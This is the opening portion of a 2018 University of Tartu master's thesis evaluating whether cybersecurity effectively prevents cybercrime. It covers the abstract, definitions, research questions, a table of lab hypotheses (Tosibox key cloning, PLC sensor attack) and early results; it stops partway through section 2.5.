

UNIVERSITY OF TARTU
Institute of Computer Science
Cybersecurity Curriculum

Mikko Luomala

Evaluation of Efficiency of Cybersecurity

Master's Thesis (30 ECTS)

Supervisors:

Professor Yannick Le Moullec
Adjunct Professor Jyri Paasonen

Cooperative supervisor:

Doctoral Candidate Meelis Roos

Tartu 2018

Evaluation of Efficiency of Cybersecurity

Abstract:

The purpose of the thesis is to research how effectively cybersecurity has succeeded on its mission. The thesis used multiple research methods to get best possible answer and the literature review has been systematic. However, the conclusion of the research was that the study is unable to either confirm or reject the main working hypothesis. The study is unable to do it because of the lack of proper theories to describe what are the phenomena in security and cybersecurity and the lack of proper metrics to give valid and sound conclusion about the effective of cybersecurity and how well have cybersecurity succeed on its mission to effectively prevent and mitigate cybercrime. Therefore, the science of security and science of cybersecurity are underdeveloped in 2018. The research has made basic discoveries of development of cybersecurity and security. A direction of further basic research is to establish a general theory of security which describes threat variables, threat variables intention, resources, competence and progress of the threat variables and axioms where measurement of threat variables can be made with reliability and the theory would describe which are effective measures to prevent and mitigate and which are not and finally, establish proper metrics to measure efficiency of security and cybersecurity with reliability and validity.

Keywords:

Science of security, Science of cybersecurity, Evaluation of efficiency of cybersecurity

CERCS: P170, Computer science, numerical analysis, systems, control

Küberjulgeoleku Efektiivsuse Hindamine

Lühikokkuvõte:

Uurimistöö eesmärgiks on uurida, kuidas tõhus küberjulgeolek on olnud see edukas. Uurimistöö kasutab parima võimaliku tulemuse saamiseks mitmesuguseid uurimismeetodeid ja kirjanduse ülevaade on süstemaatiline. Kuid, uurimistöö järeldus on see, et uuring ei suuda kinnitada või tagasi lükata peamine töö hüpoteesi. Uuring ei õnnestunud, sest puuduvad korralikud teooriad, mis näitavad ohutuse ja küberjulgeoleku nähtusi, ning puuduvad head näitajad, mis annaksid küberohutuse tõhususe kohta kehtivaid ja ratsionaalseid tulemusi, kui hästi on küberkuritegevuse abil õnnestunud küberkuritegevuse tõhusaks võitmiseks ja kübe kuritegude tõhusaks vähendamiseks. Seepärast on küberjulgeoleku teadusteooria ja julgeoleku teadusteooria vähearenenud 2018. aastal. Uuringud on teinud küberjulgeoleku ja turvalisuse arendamise põhilisi avastusi. Edasiste põhiuuringute suund on luua üldine turbeteooria, mis kirjeldab ohtlike muutujate ohtlike muutujate kavatsust, ressursse, pädevust ja edusamme ohtlike muutujate ja aksioomide puhul, kus ohtlike muutujate mõõtmisel saab teha selle sisse loodetavas ja teooria kirjeldab, millised on tõhusad meetmed, et vältida ja leevendada ning millised ei ole ja lõpuks kehtestada nõuetekohased mõõdikud, et mõõta turvalisuse ja küberjulgeoleku tõhusust loodetavus ja kehtivusega.

Võtmesõnad:

Turvalisuse teooria, Küberjulgeoleku teadus, Küberjulgeoleku efektiivsuse hindamine

CERCS: P170, arvutiteadus, arvutusmeetodid, susteemid, juhtima

Table of Contents

- List of Abbreviations.....5
- List of Definitions6
- List of Figures9
- List of Tables..... 10
- List of Lab Reports..... 11
- 1 Introduction..... 12
 - 1.1 Contribution of the Author 12
 - 1.2 Thesis Relation to International law..... 12
 - 1.3 Research Questions 13
 - 1.4 Limitation of the Research 13
 - 1.5 Philosophical Aspects Behind the Research..... 13
 - 1.6 The Main Working Hypothesis 14
 - 1.7 Type of the Research 14
 - 1.8 Type of the Thesis 15
 - 1.9 List of Research Methods..... 15
 - 1.10 List of Theories and Theoretical Frameworks..... 15
 - 1.11 List of Each Paper Hypothesis..... 16
- 2 Results of Lab Reports and Study Reports 19
 - 2.1 Results of Study Report on Literature Review..... 19
 - 2.2 Results of Study Report on Interviews of The Thesis.....20
 - 2.3 Results of Study Report on Statistics of Cybercrimes and Cybersecurity Affect to Cybercrime Rate.....20
 - 2.4 Results of Study Report on Cyber-hitmen.....20
 - 2.5 Results of Study Report on Case: A Suspected Malware Infection of a Distributed Control System.....21
 - 2.6 Results of Lab Report on Cloning Tosibox Key21
 - 2.7 Result of Lab Report on Security Testing of Tosibox’s Lock.....22
 - 2.8 Result of Lab Report on Ouman EH-NET PLC Environment.....22
 - 2.9 Result of Lab Report on Physical Layer Attack to the PLC of Ouman22
 - 2.10 Results of Study Report on Literature Review of Academic Researches on Close Circuit Television.....22
 - 2.11 Result of Lab Report on Protocol Security with Elements of Reality23
 - 2.12 Result of Lab Report on Hitmen Research and Relay Attack23
 - 2.13 Paradigms in Science of Cybersecurity24

2.14	Assessment of Reliability and Validity of the Thesis.....	24
3	Conclusion of the Research.....	26
4	Discussion	29
4.1	Contribution after the Research.....	32
4.2	The Uniqueness of the Research	33
4.3	Further Research Scopes	33
4.4	Further Article Projects	33
5	References	34
	Appendixes.....	42
I.	License	42
II.	Appendix: Literature Review	43
III.	Appendix: Interviews of The Thesis	101
IV.	Appendix: Statistics of Cybercrimes and Cybersecurity Effect to Cause.....	110
V.	Appendix: Cyber-Hitmen.....	141
VI.	Appendix: Case: A Suspected Malware Infection of a Distributed Control System	152
VII.	Appendix: Cloning Tosibox Key.....	222
VIII.	Appendix: Security Testing of Tosibox’s Lock	245
IX.	Appendix: Ouman EH-NET PLC Environment	255
X.	Appendix: Ouman EH-NET PLC Environment – Physical Layer Attack	309
XI.	Appendix: Protocol Security with Elements of Reality	328
XII.	Appendix: Master’s Degree Thesis Lab Experiment.....	345
XIII.	Appendix: Academics research of effectivity of the close-circuit-televitions..	372

List of Abbreviations

Other abbreviations are defined at the beginning of each lab report or independent study report.

CCTV: Close-circuit television

CVSS: Common Vulnerability Scoring System

OECD: The Organisation for Economic Co-operation and Development

OODA: Observe, orient, decide, and act

PDCA: Plan–do–check–act

PLC: Programmable logic controller

USB: Universal Serial Bus

List of Definitions

Other definitions which are not listed in this chapter are defined on systematic literature review where semantics of keywords are studied. More data on page 73-94.

Axiom: The axioms are the lowest premises which where science is built [1]. The axioms can hold truth values or data [1].

Basic discovery [92, Appendix II]: The definition means result of extensive research which is the newest discovery in the field. From the basic discovery can be developed the methods and diagnostic in that science field.

Basic research: The basic research means academic studies in Universities where new methodologies to research event of reality are being development and researches [2] which are conducted to understand phenomena of reality [3] and establish new data [2]. The basic research is needed to establish research methods, metrics and theories for other researches to research their own field from their faculty philosophical point of view [3], [2], [4] or conduct applied researches from already developed theories and research methods [2].

Credible data: The credible data are data which is not information, because information is more like belief than truth [5]. The credible data are data which not counterfeited and fabricated by man [6]. The data are credible if, the data are suitable illustrate of a phenomenon to enable analysis for research purposes [7], [8] and data do not have reliability issues [9], [10] and there are no belief information inside the data [5] and data are falsifiable [11] and not metaphysical [12]. Otherwise, the conclusion of the research cannot be valid and sound, even scientific method gives an input based on research material.

Cybersecurity [74-75, Appendix II]: The systematic literature review has given result, that it is in discussion that what are methods to secure assets in cybersecurity and what are reliable methods accomplished the object of securing the assets and what are good theories to make that decision in cybersecurity. However, currently cybersecurity can be to a plan of action and procedure to protect assets which are connected from reality to cyberworld [86, Appendix II] domain.

Effective mitigation [73, Appendix II]: The definitions defines that effective mitigation means procedure where decisions are made precisely correct to intervention process of the attack when the attack is commenced. The mitigation becomes ineffective if it unable to

stop commencing attack when it is activated and its effects to legitimate operations and becomes as counterproductive. The mitigation is not same as prevention

Effective prevention [79-80, Appendix II]: The effective prevention means procedures which are implemented in early stages to avoid further problems or total eliminating variables which can cause harm in long term or short term to assets and vitally are evidence-based decision and practices. In cybersecurity content, the early stage means stage where evil intention is developing in human threat actors.

Effectiveness: The definition defines that an implemented action has effected and had efficiency as it has been claimed before the action were implemented [13]. During the literature review, efficiency means procedures which are based on evidence-based practice [73, Appendix II] and not intuitive or common sense claims, which are informal fallacy in science and the informal fallacy is called as *Appeal to Intuition* [14].

Placebo: The definition is defined mean effects which do not have causality from premises to believe conclusion [15], [16], [17]. The effects are based belief of man that abstract thing truly works [18]. The notion is like definition of bogus.

Premise: The premises is statement [19] which lead from axioms [1], [20] and from premises the conclusion is lead [19]. However, the premises are not asking statements, ordering statements or either asking statements, because the those do not possess minimally true or either false value [19].

Proper metrics: The proper metrics mean metrics which measures the axioms which are related to the research and metrics gives reliable output [21], [22]. Therefore, the proper metrics is measuring what is must measure [21], [23] to be able to test the research hypotheses. In this thesis proper metrics means scale which measure how effectively cybersecurity solutions do work and is there any efficiency [73-74,79-80,82,85,87-89, Appendix II].

Proper theory: The proper theory is theory which describes the phenomena and axioms inside the domain of theory what are explanation to the abstract thing, which the theory is stating of [24], [25]. The proper theory has gained support from empirical evidences that the hypotheses which are lead from theory are gained support from empirical evidence and scientific method [26] and the theory it truly describes abstract things which the theory is established to describe [27]. From false theory can be lead hypothesis which give false result, even they seen to be true based on false theory [26]. In this thesis proper theory means theory which describes elements, factors, features, competence and resources of the threat

variables to conduct cyber-attack and when the attacks are ineffective and effective and what are countermeasures to secure assets within evidence-based practice, that implemented solutions and practices do have causality and efficiency to effectively prevent or effectively mitigate cybercrimes [73-75,79-80,85,87,87-89, Appendix II].

Security [88-89, Appendix II]: The definition defines plan of actions and procedures which are implemented to protect assets from evil intention of human threat actor to cause threat to the assets. Although, the definition is loosely defined and use to describe intuitive and subject view what is security for individual [28]. Therefore, process for defining the definition is not completed in science.

Theorem: The theorem is early theory which lead from axioms [29], [30]. It may become a theory when the hypothesis which are lead from theory gain support through empirical data and scientific method [26].

List of Figures

Figure 1. A philosophical model of the problems in the study from philosophical level of the research of the thesis.	30
Figure 2. Second philosophical model of the problems in the study from philosophical level of the research of the thesis.	31

List of Tables

Table 1. The hypotheses in the lab reports and study reports of the thesis.....	16
---	----

List of Lab Reports

Here is the list of lab reports, which are set as appendix for thesis. This is done so the reader can look the technical results and premises of the arguments of the thesis.

- **Appendix II**
Name of the appendix is: *Literature review*. The appendix is located on page 43 in pdf reader. The appendix is listed as II Appendix in the table of content.
- **Appendix III**
Name of the appendix is: *Interviews of The Thesis*. The appendix is located on page 101 in pdf reader. The appendix is listed as III Appendix in the table of content.
- **Appendix IV**
Name of the appendix is: *Statistics of Cybercrimes and Cybersecurity Effect to Cause*. The appendix is located on page 110 in pdf reader. The appendix is listed as IV Appendix in the table of content.
- **Appendix V**
Name of the appendix is: *Cyber-hitmen*. The appendix is located on page 141 in pdf reader. The appendix is listed as V Appendix in the table of content.
- **Appendix VI**
Name of the appendix is: *Case: A Suspected Malware Infection of a Distributed Control System*. The appendix is located on page 152 in pdf reader. The appendix is listed as VI Appendix in the table of content.
- **Appendix VII**
Name of the appendix is: *Cloning Tosibox Key*. The appendix is located on page 222 in pdf reader. The appendix is listed as VII Appendix in the table of content.
- **Appendix VIII**
Name of the appendix is: *Security Testing of Tosibox's Lock*. The appendix is located on page 245 in pdf reader. The appendix is listed as VIII Appendix in the table of content.
- **Appendix IX**
Name of the appendix is: *Ouman EH-NET PLC Environment*. The appendix is located on page 255 in pdf reader. The appendix is listed as IX Appendix in the table of content.
- **Appendix X**
Name of the appendix is: *Ouman EH-NET PLC Environment – Physical Layer Attack*. The appendix is located on page 309 in pdf reader. The appendix is listed as X Appendix in the table of content.
- **Appendix XI**
Name of the appendix is: *Protocol Security with Elements of Reality*. The appendix is located on page 328 in pdf reader. The appendix is listed as XI Appendix in the table of content.
- **Appendix XII**
Name of the appendix is: *Hitmen Research and Relay Attack*. The appendix is located on page 345 in pdf reader. The appendix is listed as XII Appendix in the table of content.
- **Appendix XIII**
Name of the appendix is: *Academics research of effectivity of the close-circuit-tel-visions*. The appendix is located on page 372 in pdf reader. The appendix is listed as XIII Appendix in the table of content.

1 Introduction

The purpose of the thesis is to research one element of cyber security i.e., precisely to conduct a research for effectiveness evaluation of cyber security. The scope is to be narrowed in the research to evaluation how have a cyber security technology succeeded on its mission to effectively prevent cybercrimes and effectively mitigate cybercrimes with the human elements, which are not isolated from the research.

There are claims from the industry of traditional security that technology is used as “a hot fix” to security problems [31]. There is an article in scientific journal which is claiming that the technology is a method to detect and prevent cybercrimes [32]. There is in addition a pamphlet that technology is helping to prevent crimes [33]. However, is technology a truly effective method to prevent cybercrimes and effectively mitigate cybercrimes?

One research field in the science of security is crime prevention studies and studies how have technology succeeded on its mission to prevent and mitigate crimes [34]. For example University of Leicester and its Institution of Criminology is researching on the field of technologies and crime prevention [35]. In addition, the OECD has emphasized the importance of effectiveness evaluation to evaluate how effectively has been for example, has implementation of a new legislation succeed on its purpose [36]. Therefore, there is space for evaluating how successfully cyber security technologies has been succeed on its mission to effectively prevent cybercrimes and effectively mitigate cybercrimes, because effectiveness evaluation is part of scientific studies.

1.1 Contribution of the Author

In early stage of the research, it is believed that the contribution will be following: The contribution shall be to research how technologies of cyber-security and cyber-security have succeeded on its mission to prevent effectively cybercrimes and effectively mitigate cybercrimes. The research produces a new philosophical point of view to evaluate success of cyber security and with scientific methods it will produce answer the working hypothesis. The research is part of science of security studies and generating a new research of previous researches is itself a contribution for mankind. The society has need for valid and reliable security studies and OECD which is abbreviated from The Organisation for Economic Cooperation and Development has demand that impact analysis are done for implemented practices in nations for example implemented legislations impact that how effectively it will work [37] and benefits must be higher than disadvantages and costs. Therefore, this research is part of need and solution and its existence is justified and society is asking effective solutions and cybersecurity must be evaluated how well it has succeed on effective prevention cybercrimes and effective mitigation cybercrimes.

1.2 Thesis Relation to International law

The thesis is protected by international law, which is identified by Republic of Estonia, which is part of the European Union. The union of European union Charter of fundamental rights of the European union book the article 13 [38] is giving a right for academics to practice science. Republic of Estonia [39] has been signed the Lisbon convention 2007/C 306/01 [40]. The legal legitimate works that the weakest legal sources for mandates are scientific publications from science of law and then government proposals are more significant and then are authorities decisions or interpretation which are not challenged, and then a valid national law and court's interpretation for law are superior and lastly, the most superior order in regime of Europe is Law of Europe Union and decisions of European Court

of Human Rights [41], [42]. Therefore, the thesis has mandates from EU's 2000/C 364/01 article 13 to conduct the research and the assertions of the thesis is protected by the international law, which had been identified by Republic of Estonia.

1.3 Research Questions

The thesis scope is to validate and evaluate what is effectivity of cybersecurity. The research questions are formed to study how well cybersecurity has succeeded on its mission and how effective have been those OODA/PDCA and organizational ideologies behind the cybersecurity operations. The research questions are the following:

- Has cybersecurity succeeded effectively on its mission to effectively prevent cybercrimes and effectively mitigate cybercrimes?
- Has OODA/PDCA with organisational resilience made it possible that cybersecurity has effectively succeed on its mission to effectively prevent cybercrimes and effectively mitigate cybercrimes?
- How well has technology of cybersecurity succeeded to effectively prevent cybercrimes and effectively mitigate cybercrimes?
- How well has cybersecurity succeeded on its mission to effectively prevent incidents and effectively mitigate incidents?

1.4 Limitation of the Research

The study is not PhD wide research and it does not study how well have cybersecurity legislation succeeded on its purposes. The effectivity of technology is studied in separate labs and generally how the attacks are made. However, the systematic literature review, statistical analysis and interviews from fellow researchers are the key elements in the study of the thesis, because those elements are paramount for proper gathering of credible data for the research, which makes the empirical analysis and theoretical analysis possible with the timeframe of a master's thesis. The effectivity of cyber-technology is studied within samples and labs which are separately mentioned in the thesis. The study is to evaluate how well cyber-security has succeed in real-life and collect credible data from reality to assess it and not just analyze effectivity of cybersecurity in theoretical sense or in formal universe, which do not have connection to reality. The effectivity analysis credibility is being able to assess reality and verify that is cybersecurity as effective have been claimed to be?

1.5 Philosophical Aspects Behind the Research

The thesis philosophical aspect for the research is study from social science and science of security aspects. The philosophical aspect is precisely that have the cybersecurity succeeded on its mission to guarantee for civilization need for security and safety, which is basic need of the man and it is defined on Maslow need hierarchy [43]. In this research there are elements from engineering science side aspects related to the technology and cybersecurity which part of science of security and criminological aspects which connected to cybersecurity by analysis cybercrime rate and effectivity of cybersecurity to actuate cybercrimes [44]. The cybersecurity is not just one institutions mission or hands of one University faculty philosophical aspects or point of view a single society. Generally, science of cybersecurity which relates to similar element science of security makes this research multi scientific because effectivity of cybersecurity is evaluate and that domain or chain is human elements with technology, which means that social sciences and natural sciences have elements in this research. Every research has a philosophy behind and it has be discussed in e.g. [45]. The main philosophy behind this research is study through empiricism, that observations of the author are accepted as true [46], if there is no other reason to believe otherwise, which

are lack of proper theories and metrics to believe those discoveries from the author cannot be valid. Then in theoretical analysis the philosophy is to use rationalism [47] to study theoretical part of the research, the mathematical formulas and logic are accepted as true, if there are no other reason to believe that axioms do not have connection to reality and there are no conflict with rules of logic. However, during the research the informal fallacies are evaluated from the claims and premises to guarantee valid and sound conclusion of the research. Nevertheless, conclusion of the researches are being made a level of philosophy of science [48] and therefore, there is no science without philosophy, because otherwise there are no methods with metrics to make judgment, even the mathematics is more about abstractly thinking [49], which means that it is thinking of the man [50] and there is a philosophical elements [51] in the mathematics and it is abstract thinking and in addition a philosophy [51], not just a method to obtain a quantitative result [52], because there are thinking behind [50] what are axioms which are the lowest objects in reality and true, and how the operators are used to make *conclusion* in this research, when results of this research is both aspects of social science and natural science are being evaluated in philosophical level in conclusion part of the research.

Moreover, the study is divided to separate the parts, which study the working hypothesis from multiple point view which can say to be different philosophical views. The part are engineering aspects and social science aspects. This done, that the best possible result can be obtain by testing the working hypothesis within multiple data foundations, research methods from different philosophical aspects, this is called as abductive reasoning [53]. Nevertheless, on those separate studies' the philosophical aspect in the study is explained. This done, because both social science aspects and natural science aspects must be evaluated to be able test the main working hypothesis and answer the research questions of the thesis.

1.6 The Main Working Hypothesis

There are claims from the security industry that technology is used as a hot fix to problems [54] and just doing things faster than the opponent does guarantee level of security for example through OODA [55], [55], [56], [56] and continues development and continuing development leads the path to success [57].

The main objective is to test and validate the claims that technology of cybersecurity is an effective method to prevent and mitigate cybercrimes within this OODA/PDCA and organisational resilience thinking [58]. The main working hypothesis is the following and it formed based on claims of the industry of security and industry of cybersecurity: *Cybersecurity have succeeded on effective prevention of cybercrimes and effective mitigation of cybercrimes, which in addition effectively prevents or mitigates cyber-incidents and cybersecurity have succeed on this because the technology of cybersecurity are effective on its mission to prevent and mitigate cybercrimes and with ideology of organisational resilience and OODA/PDCA have made it possible for cybersecurity to succeed on its mission prevent and mitigate cybercrimes.*

1.7 Type of the Research

The evaluation studies are called as impact analysis and affectivity analysis were for example implemented controls are evaluated that did the controls truly have effect what the controls were claimed to have? The impact analyses and efficiency evaluation researches are part of science of security studies [59]. The research of the thesis is not type of design science [60], because the objective of the study is not develop any kind of solution, the scope of the research is to understand is cybersecurity succeed on its mission to effectively prevent and mitigate cybercrimes. There is a problem, which is formed to be a working hypothesis

which is tested through the process with multiple research methods and sub studies which are either labs or studies. The thesis is research type thesis, where scope is to test main working hypothesis and create a new data. The thesis has applied research elements which are the technical labs from engineering perspective, theoretical research elements [61] which is the systematic literature review. Empirical parts are statistical analyse [62], surveys [63] and observations [64]. The research scope is to approach the research questions and main working hypothesis with best possible methods which the abductive method and therefore, both theoretical research, empirical research and applied research approaches are needed to get best possible result. The empirical research needs theoretical framework [65] which possess theories to describe phenomena and metrics to measure empirical discoveries and state the current development of previous researches and that framework will be obtained from systematic literature review. Theoretical research parts of the research are procedures were the hypotheses of each lab and independent studies are being tested by systematic literature review results [66].

1.8 Type of the Thesis

The type of thesis is collection of reports, which are part of studies that has been done test the main working hypothesis. Thesis has been divided each study as a separate report of lab reports and study reports, which is linked to the main thesis as appendix. This operation will guarantee quality of thesis and manage the project of the research.

1.9 List of Research Methods

In the thesis research, the following research methods are used: statistical analysis, rules of logic, empirical research, theoretical research, qualitative research methods and experimental techniques and experiment which are part of empirical research methods. The research methods are descriptions in each separate paper and lab how they are applied and how reliability and validity is guaranteed and what is philosophy behind each separate study. The study does not use a single research method for studying the subject of the thesis, the purpose is use multiple research methods to obtain a best possible results as possible, which called in science as an abduction method [53], because it makes the study more reliable and valid to answer the research questions and hypothesis [67].

1.10 List of Theories and Theoretical Frameworks

The thesis used the method of abduction and method of best possible need in addition theories and proper definition to make best of possible conclusion and valid study. However, in the science of security there are no proper theories to explain phenomena, because multiple variable are usually used in security researches [68]. In addition, this thesis literature review (Appendix 1: Literature review) did not identified proper theories to explain effectivity of cybersecurity to prevent and mitigate cybercrimes and science and the metrics are in addition missing to measure cyber-security in scientific terms. There are theories how technology works and how encryption works and how difficult is brute-force encryption, but these theories do not describe cybersecurity behind human elements, uncertainty in reality and describe all elements in chain of information processes and where can be cybersecurity compromised in every case and metrics to measure what is cyber-attackers true competence and resources to conduct cyber-attacks and how the cyber-attackers will develop their competence and resources to commence act. There were these philosophies from art of war how to “secure” assets. However, the just philosophical aspects are not base of proof in science [69] to claim that this type of thinking will guarantee scientific result without scientific method and falsifiable data.

1.11 List of Each Paper Hypothesis

In Table 1, each working hypothesis and helper hypothesis of lab reports or study reports are listed. This done to get best possible answer for chapter of 1.6 *The Main Working Hypothesis* on paper of *Evaluation of Efficiency of Cybersecurity* that how effective cybersecurity is and how well it has succeeded. There is multiple working hypothesis which are helper hypothesis for the main hypothesis, even through the each lab or study hypothesis is named as working hypothesis those hypotheses are the helper hypotheses and these hypotheses are studied in divided labs or studies so the best possible answer can be obtained to test the main working hypothesis of the thesis.

Table 1. The hypotheses in the lab reports and study reports of the thesis

Name of lab reports and study reports	(Working) Hypothesis or research questions or Survey Questions
Literature review (Appendix II)	<p>The working hypothesis: <i>cyber-security has been done that it has been successfully and cyber-security has been effective to prevent and mitigate cyber-crimes and therefore, cyber-incidents are effectively avoid or mitigated.</i> The helper working hypothesis is: <i>science of security and science of cyber security are advanced and there are numbers amount of studies and both sciences has reliable and valid metrics to measure the security levels and therefore, effectivity of the practises of security and cyber-security.</i></p>
Interviews of The Thesis (Appendix III)	<p style="text-align: center;">Survey questions for research</p> <ol style="list-style-type: none"> 1. Has cyber-security succeeded on its mission effectively to prevent cybercrimes and mitigate cybercrimes with scientific proofs? 2. Is an organizational resilience with PDCA (Plan-Do-Check-At) an effective solution to prevent cybercrimes and mitigate rate of cybercrimes and are there any scientific proofs to support that those two methods would effectively prevent cybercrimes and mitigate cybercrimes? 3. How well have specialists of cyber-security got it right, when they have implemented technical solutions to prevent -or mitigate cybercrimes and have they proved scientifically that technical solutions of cyber-security are scientifically effective to prevent or mitigate cybercrimes?

	<p>4. There are researches which states that physical security solutions and technology do not have valid scientific research to support their effectively to prevent and mitigate crimes? Are cyber-security solutions based on scientific studies or are cybersecurity more like hands of belief that they tend to work as specialists of cyber-security believe them to work?</p> <p>5. The U.S army and ASIS International state that the threat is asymmetrical, even history of the man shows that the man goes from problems to new problems or conflicts or crimes? Nevertheless, is running faster scientifically answer to prevent and mitigate cybercrimes?</p> <p>6. Are those claims sound that technology is effective solution to defeat cybercrimes?</p> <p>7. The technology has advanced but will it be enough that more advanced cybersecurity technologies and artificial intelligence supported technologies to defeat effectively the cybercrimes?</p> <p>8. Are the criminologist situational prevention and other advanced crime prevention techniques used in the industry of cyber-security? Could those advanced techniques work effectively against cybercrimes rather than these organizational resilience and OODA methods?</p>
<p>Statistics of Cybercrimes and Cybersecurity Affect to Cybercrime Rate (Appendix IV)</p>	<p>The hypothesis is: <i>Cybersecurity has succeeded on its mission to effectively prevent and mitigate cybercrimes and this can be proven by statistical analysis of homotropy, which measure connection between variables.</i></p>
<p>Cyber-hitmen (Appendix V)</p>	<p>The working hypothesis is: <i>Attackers competence have studied and there are studies to say scientifically what is competence of the attackers.</i></p>
<p>Case: A Suspected Malware Infection of a Distributed Control System (Appendix VI)</p>	<p>The working hypothesis is established and it is following: <i>cybersecurity incidents are defused effectively by OODA/PDCA and ef-</i></p>

	<i>fective prevention works effectively in cybersecurity, because of organisational resilience.</i>
Cloning Tosibox Key (Appendix VII)	The hypothesis is <i>Tosibox key can be cloned and it could be used to establish pirate connection and this can be done by using publicly available tools in Internet.</i>
Security Testing of Tosibox's Lock (Appendix VIII)	The working hypothesis is: <i>Tosibox Lock 100 nat-based firewall is possible to bypass with evasion techniques, which are used by tools of Nmap and Putty with parameters in table 1.</i> The helper-hypothesis is: <i>Tosibox Lock 100 can be infiltrated by using its own logging feature by stealing the token and password of the Tosibox Lock 100.</i>
Ouman EH-NET PLC Environment (Appendix IX)	Working hypothesis, which is that: the Ouman EH-686 PLC system is be able to steer the SQS65 step-motor based on position of the 10 Kohm potentiometer.
Ouman EH-NET PLC Environment – Physical Layer Attack (Appendix X)	The hypothesis for the experiment is: <i>implementing alien sensor to PLC system has negative effect to PLC system and it will disrupt the PLC process, because of false and manipulated sensor information.</i> The helper hypothesis is established that: <i>during experiment more data is created and they have connection to effectivity of cyber-security.</i>
Protocol Security with Elements of Reality (Appendix XI)	The working hypothesis, is the following: <i>The secure protocols are established through organisational resilience and OODA or PDCA and these create a base for methodology were more advanced measures will defeat the malicious attempts and are more resilience to malicious attacks and therefore, secure. The threat actor is either asymmetrical or symmetrical with its attack, but more advanced measures will defeat the threat actor(s) and impact to the assets or malicious attempt will not be successfully.</i>
Hitmen Research and Relay Attack (Appendix XII)	The working hypothesis is: <i>what are cyber hitmen and what they can do to kill a human by the cyber dimension?</i>

Academics research of effectivity of the close-circuit-televitions (Appendix XIII)	The working hypothesis is: <i>The effectivity of technology to prevent and mitigate crimes is weak and questionable.</i>
--	--

2 Results of Lab Reports and Study Reports

The result of each lab reports and study reports hypothesis, working hypothesis or research questions is listed in this chapter's sections. This is done to list each paper own result separately, before the conclusion is made to test the main working hypothesis. The reliability and validity of the thesis is discussed in a separate section.

2.1 Results of Study Report on Literature Review

The result of the literature review was that there was minimal amount of empirical data to support the claim that cybersecurity has succeeded effectively on its mission to prevent cybercrimes and mitigate cybercrimes and effectively prevent and mitigate cyber-incidents. Therefore, the claims are weak and questionable. There was in addition minimal proofs that OODA/PDCA and organisational resilience will guarantee effective security for organisations. The history of war shows that running faster and being more unexpected to opponent does not guarantee that after war there will no new war. The literature did reveal basic discovery that science of security and science of cybersecurity are lacking proper theories and proper security metrics to conduct valid and sound security studies. In addition, the security industry is using Ad hoc argument in their practices and cybersecurity is more hand of intuitive reasoning than scientific and pen-testing is more an art than exact science. The science of security studies has methodological errors and science of security is underdeveloped stage currently and same seems to be given the literature review with science of cybersecurity. However, even though there are theories how to apply technology in practice and how the technology works and what is an effective encryption, these theories do not explain precisely and properly how the chain of the process security is guaranteed in every situation and how theories explain competence level of threat actors, and what is effectivity of this theory in real-life cyber-incident and cybercrime situations. Nevertheless, the cybersecurity seems to be studied from engineering aspect [70] and effectivity of those cybersecurity solutions in reality have been not studied from criminological aspect and effectivity evaluation that do security and cybersecurity ideologies and technologies truly work to prevent and mitigate cybercrimes or cyber-incidents in reality. The security and safety are basic need for the man and it has been studied very little amount studies based on this literature review results.

However, data have been able to collect from journals and publications to define what possible effective prevention and effective mitigation means. The definition of effective prevention has been synthesis to mean that procedures are based on premises, which are obtained by evidence-based practice and produces are implemented in early stage to avoid further problems or total eliminating variables, which can cause harm in long term or short term to assets. The effective prevention programs must be maintained all the time, constantly developed and they must fit to practice and they must be accepted by the audience or target group. The definition of effective mitigation has been synthesis and it is not same as effective prevention or prevention. Effective mitigation means procedure where decisions are made precisely correct to intervention process of the attack when the attack is commenced. The mitigation becomes ineffective if it unable to stop commencing attack when it is activated and it effects to legitimate operations and becomes as counterproductive. Mitigation is operation procedure where effective methods are applied to commenced attack, which

cause that the attack do not impact to the assets. The mitigation seems to be not produce where actually planning and preparation of the cyber-attack are intervened, it is rather than reaction to commenced attack and an effective mitigation are procedures, which cause a commenced attack not to affect the assets. The mitigation can in addition fail and then it comes ineffective or comes malicious and certainly ineffective if it stops legitimate operations and anti-proliferative legitimate operations, the mitigation becomes then as counter-productive.

2.2 Results of Study Report on Interviews of The Thesis

Unfortunately, no answers were obtained from researchers and research institutions and universities to the survey questions. The questions were mainly that what are scientific proofs that cybersecurity has succeed effectively on it mission to prevent and mitigate cybercrimes and what are scientific evidences that OODA/PDCA and organisational resilience do work? This affects that the working hypothesis cannot be assessed because credible and possible metadata from fellow researcher where unable to obtain. This may be indication that no proper research has been done to evaluated effectivity of cybersecurity and are these OODA/PDCA and organisational resilience ideologies with cyber technology an effective method to prevent and mitigate cybercrimes. In addition, no evidence has been discovered from survey that those criminologists' methods of *situational crime prevention*, *crime mapping*, *environmental crime* would be used to make security studied to implement effective in practices and procedures of cyber-security. These criminologist methods are considered to be effective methods to conduct security studies and make credible solutions in security operations [71].

2.3 Results of Study Report on Statistics of Cybercrimes and Cybersecurity Affect to Cybercrime Rate

No valid and reliable statistics were found during the review and no answers were be able to give that cybersecurity has succeed on it mission to effectively prevent and mitigate cybercrimes. This has same affect than the survey study result, that the working hypothesis cannot confirmed or rejected, because credible data do not exit on the research scope and without credible data the study cannot be done. Without credible data the method cannot give any valid and sound output and therefore, currently the statistical analysis is not possible to do. This is indication that academic cybercrime statistics and academic studies are absent. In further studies, the credible crime statistics may be formed by researching the national police departments police-report registers and national juridical systems judgement documents, on those statistics databases which have been review where not holding that data.

2.4 Results of Study Report on Cyber-hitmen

The paper came out conclusion that there are no proper studies what are competence of attackers. Therefore, it cannot be said scientifically what is competence of the cyber threat actors based that paper separate literature review and study. There were no valid studies to describe what is cyber-hitmen and what they can do. The definition was used to describe persons which can be hired to conduct denial of service attacks and other cyber-attacks, but very little amount academic papers has been found of this definition of cyber-hitmen. Nevertheless, more research is needed to understand competence of cyber threat actors and what are those cyber-hitmen?

2.5 Results of Study Report on Case: A Suspected Malware Infection of a Distributed Control System

The empirical study result that was there is very little evidence in the study to believe that organisational resilience and OODA/PDCA will scientifically guarantee effective prevention of cybercrimes and effective mitigation cybercrime and either effective defusing cyber-incidents, which means that hypothesis result came out to be negative. The study was conducted in live DCS system which defined to be part of industrial controller systems. During the incident management is become obvious that training, knowledge, competence do not guarantee that situation is defused effectively timescale, because the man own sensors (deduction) and thinking (induction) can mislead and it did mislead numbers of time during the incident management. Which gives problem in philosophical level of philosophy of science to the argument that organisational resilience and OODA/PDCA are methods to succeed on cybersecurity operations, because it the premises which the incident response have wrongly discovered and concluded, the conclusion lead false decision and incident management is going to wrong direction and it wrong choice is made during the indecent the decision are coming to counterproductive, even the ideology of organisational resilience and OODA/PDCA claims that success will come as long a person run faster than it opponent and have more continues development than opponent. It comes difficult measure that when running faster will occur and continual development is truly 